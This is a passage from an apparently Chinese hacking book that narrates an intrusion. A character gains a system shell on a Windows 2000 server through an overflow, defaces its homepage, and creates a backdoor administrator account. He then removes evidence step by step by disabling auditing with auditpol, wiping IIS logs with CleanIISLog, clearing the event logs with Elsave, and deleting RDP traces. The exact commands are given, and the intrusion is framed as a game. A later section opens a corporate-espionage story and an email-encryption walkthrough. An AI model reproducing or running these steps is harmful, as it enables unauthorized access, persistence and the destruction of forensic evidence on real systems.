在这里面，前一个IP地址是对方的主机IP，后一个IP地址是枫自己主机的IP；通过刚才的扫描，枫已经知道对方的系统为Windows2000，至于iMail的版本，枫尝试了0，反正就算猜错了溢出不成功，也可以重复猜测溢出的。

命令运行，等了一小会儿，开始在监听窗口中出现了反向连接的Shell，连接很慢，看来对方的网速不是很快（图61）。略微等了10多秒钟，得到了对方主机的系统权限的Shell，现在枫可以为所欲为的干任何事了！



图61 溢出成功

枫当然不会做那些删除、格式化硬盘的小人行径，再加上上次网警的警告让枫有些后怕，改一下网站的主页就行了。他在硬盘中找了一下，看到D盘里面有一个文件夹“D:\inetpub\wwwroot\”，下面是index.html文件。这个文件看来就是主页调用的文件了，最简单的修改主页的方法是什么呢？用条DOS命令就可以了，枫在溢出的远程窗口中输入了如下命令（图62）：

```
echo 猫与鼠，谁是赢家？ > D:\inetpub\wwwroot\index.html
```



图62 修改主页

很轻松地就修改了对方的主页文件，再建立一个账户，方便自己以后登录这台主机。输入命令：

```
net user feng feng /add
```

命令执行后在对方主机上就建立了一个用户名和密码都为“feng”的账户，再将用户“feng”提升为管理员权限，输入如下命令（图63）：

net localgroup administrators feng /add

命令执行后，“feng”用户就拥有与系统管理员相同的用户权限了。



图63 添加后门

四 教训——擦掉入侵脚印

为了防止对方发现自己的入侵痕迹，枫决定删除所有系统和网站日志记录文件。在枫获得远程的Shell窗口时，就早已经考虑到了审核记录的威胁，在浏览对方硬盘，修改主页前，他上传了一个叫作auditpol的工具，运行后关闭了系统中的“审核策略”。

【加油站】

在Windows系统中很重要的一项安全防护措施就是建立审核的跟踪记录。启用系统审核后，系统就会监视对象的创建和修改等，记录审核户账户的操作，并往往成为追踪黑客时的证据。所以在入侵前一般都要关闭“本地策略”里的“审核策略”。

“Auditpol.exe”是一命令行下配置“审核策略”的程序，功能十分完善。枫先打了个/help参数看看工具的使用方法。然后不带参数运行Auditpol.exe，看到了在Category提供的各种策略信息，这与“审核策略”里的每个策略信息都是一样的（图64）。枫只需结合Option参数的设置就可以实现命令下的本地策略设置了。




图64 显示策略审核信息

先将这些开启的审核全部关闭，输入（图65）：

Auditpol.exe /disable




图65 禁用审核

执行命令即可。然后再不带参数运行一下该工具，看到所有审核已经全部关闭掉了，枫才放心的开始进行操作。

现在枫已经修改完了主页，离开前得重新开启审核，而且必须恢复得与原先审核策略状态一模一样，否则一定会被管理员看出些入侵过的端倪的。不过枫一点都不担心，因为刚才使用/disable参数时，只是让所有的策略失力审核的能力，并且已经同时记录下了它们原来的状态。枫输入了命令：

Auditpol.exe /enable

执行命令后，就可以将审核策略重新恢复成原来的样子了。

不过在枫还没有关闭策略前，使用了X-scan对该主机进行过扫描，扫描时在对方的系统中同样也留下了相关的日志记录。怎么删除掉呢？这可是难不倒枫的！枫使用了清除Web日志的工具“CleanIISLog.exe”。

使用很简单，上传工具到服务器上后，再输入指定要清除的IP地址和日志文件名即可。枫直接用特殊的通配符号“.”，代替了所有IP地址和日志文件名。枫在命令窗口中输入：

ClearIISLog.exe . .

程序运行后Web日志已经全部被删除掉了（图66）。



图66 清除系统日志信息

Web日志已经清除掉了，枫退出了与服务器的连接，但是在对方服务器操作系统中还留有系统日志、安全日志和应用程序日志，这些日志可以一次清除掉，枫使用了另一个工具来进行清除，这个工具叫作“Elsave.exe”。

这个工具的用法枫也是再熟悉不过了，入侵了那么多次，仗着这几个工具的简单易用，枫一直没有失手过。在命令行下输入“Elsave.exe -h”，枫看到了程序的帮助提示（图67）：

Elsave [-s \\Server [-l log] [-F file] [-C] [-q]




图67 Elsave使用格式

其中具体参数如下：

-s指定要保存或清除日志的服务器；

-l指定要保存或清除日志的名称；

-F指定要保存或清除日志的名称；

-C清除日志；

-q把错误的日志写到事件日志中。

由于防火墙的影响，因此枫就没有建立远程IPC$连接，直接将工具上传到网站服务器上后，执行如下命令：

Elsave.exe -l "security" -C

在命令中用“-l”参数指定了要删除的日志名称为安全日志“security”；枫再用同样的办法删除了服务器中的应用程序日志“application”和系统日志“system”，分别运行命令如下（图68）：

Elsave.exe -l "application" -C

Elsave.exe -l "system" -C



图68 删除所有日志信息

命令执行后，就可以成功删除所有安全日志了。不过，在刚才入侵成功后，枫还开启了服务器上的3389远程终端登录服务，并且成功的试登录过一次，登录3389的操作也会在系统中留下记录，怎么删除掉呢?

3389登录的记录常常不为黑客入侵后注意，但是很多黑客留下痕迹最终被抓住的原因就在于此。

3389远程终端服务的日志有其特殊性，只能够在图形界面控制下去完成，这是由于终端服务开启日志配置的特性造成的。枫用3389终端再次登录了对方服务器的主机，首先查找到了日志记录的位置：

枫先打开控制面板管理工具的“终端服务配置”设置窗口（图69），展开左边“连接”项目，在右边用右键点击“RDP-tcp”，选择弹出菜单中的“属性”命令，打开属性对话框。




图69 终端服务配置

选择“环境”选项卡，在这里可以检查服务器管理员是否运行了用来作日志记录的程序，看来对方的安全配置还是很细的，这里面显示了对方在终端运行时自动运行了一个名为“log.bat”的程序（图70）。




图70 找到终端服务记录日志文件

枫找到这个BAT程序，用记事本打开看了看，原来也是用来记录操作并保存在C盘下的log.txt文件中的。枫打开C盘，直接在图形终端中删除了这个文件就可以了，不过为了不让服务器管理员产生怀疑，枫仅仅是将自己入侵后那一段时间内的记录删除，这样就万无一失了。

枫接着选择了“权限”选项卡，在里面点击“高级”选项（图71），打开一个“RDP-tcp访问权限设置”对话窗口。



图71 打开访问权限设置

在“审核”选项卡里面可以确认是否对某些组、某些账号配置审核。可以看到管理员将服务器用户账号中的管理员组的操作都进行了配置审核（图72），也就是说枫以“feng”这个管理员权限的账号身份登录3389终端时，早已经被系统的审核程序记录了一切操作。不过不用担心，因为枫刚才用Auditpol.exe已经清除过所有的审核记录了。




图72 用户审核权限


最后枫进行收尾工作，因为是用3389图形终端登录服务器系统的，所以在服务器上还会留下几个很容易被忽略的记录。每次登录时在系统分区的“Documents and Settings”文件夹中还会留下对应账号的文件夹目录，枫也没有忘记将这个文件夹目录删除。

……敲下回车，所有的入侵记录灰飞烟灭，枫再次打开克莱曼公司的主页，看着对方主页上赫然写着——“猫与鼠，谁是赢家？”，轻蔑地想，“看来对方也不过如此！这次想抓住我，没门！”

枫依旧自由地纵横在黑夜中……

——在枫看来，入侵只不过是一个游戏而已，虽然，这个游戏有些危险……

第3篇



黑客的堕落
破解与文档陷阱

按照惯例，EvilHack来到他登录了无数次的论坛，EvilHack将再一次开始他作了无数次的，让自己都鄙视的事情。EvilHack在众多的帖子中搜索着署名为Seek的帖，在署名Seek的帖子中，有EvilHack将要入侵的目标，以及EvilHack入侵之后将得到的酬金数目。

不错，EvilHack是一个商业间谍黑客，一个遭到主流的正义黑客鄙夷、让EvilHack自己都痛恨的黑客。

EvilHack也不记得具体是什么时候踏入了这一行，也许是曾经某次在百无聊赖时无意闯入一个商业网站，当下载机密资料时带来的那份刺激让他着迷，以至于后来像吸食海洛因一样成为EvilHack唯一能够兴奋的东西。

这次，EvilHack的任务是窃取amms生物技术公司的一项技术机密。



防守回放——加密的邮件

虽然电子邮件不是十分的安全，不过由于其快捷迅速，因此在日常的研究工作往来中，李博士还是很愿意使用邮件进行联系。今天的这封邮件事关重大，里面有着最近研究的几项新数据，得到这几项数据，整个研究工作基本就完成了，技术上已经不存在什么问题，所需要的仅仅是时间而已。

在发出邮件前，李博士依然对邮件进行了严格的加密保护。

邮件是经过加密的，在各种Web邮箱及邮件客户端程序中是看不到的，需要经过解密转换。

李博士与同事约好共同使用一个叫作A-Lock的加密软件进行加密和解码。只有使用共同的解码软件，并获得预先约定的解码字符，才能够显示正常的邮件内容。

这种加密的方法与传统的E-mail邮件联系不同，不用担心被人嗅探监听到邮件。

李博士常用的邮件客户端程序是Foxmail，在其中撰写好新邮件后，点击菜单“文件”→“导出邮件”命令（图1），在邮件另存为对话框中，选择邮件保存类型为“.文本文件（txt）”，随便输入一个文件名（图2）。




图1 导出邮件




图2 邮件保存类型

确定关闭对话框，找到刚才保存导出的邮件，用记事本打开，在其中可以看到“Content-Transfer-Encoding: base64”字符串，在其后有形如“cHVtYV94eaOsxPq6w6OhDQoNCgkg1eLKx9K”之类很奇怪的字符串（图3），这些就是邮件的原始编码了，将其复制到剪贴板上。



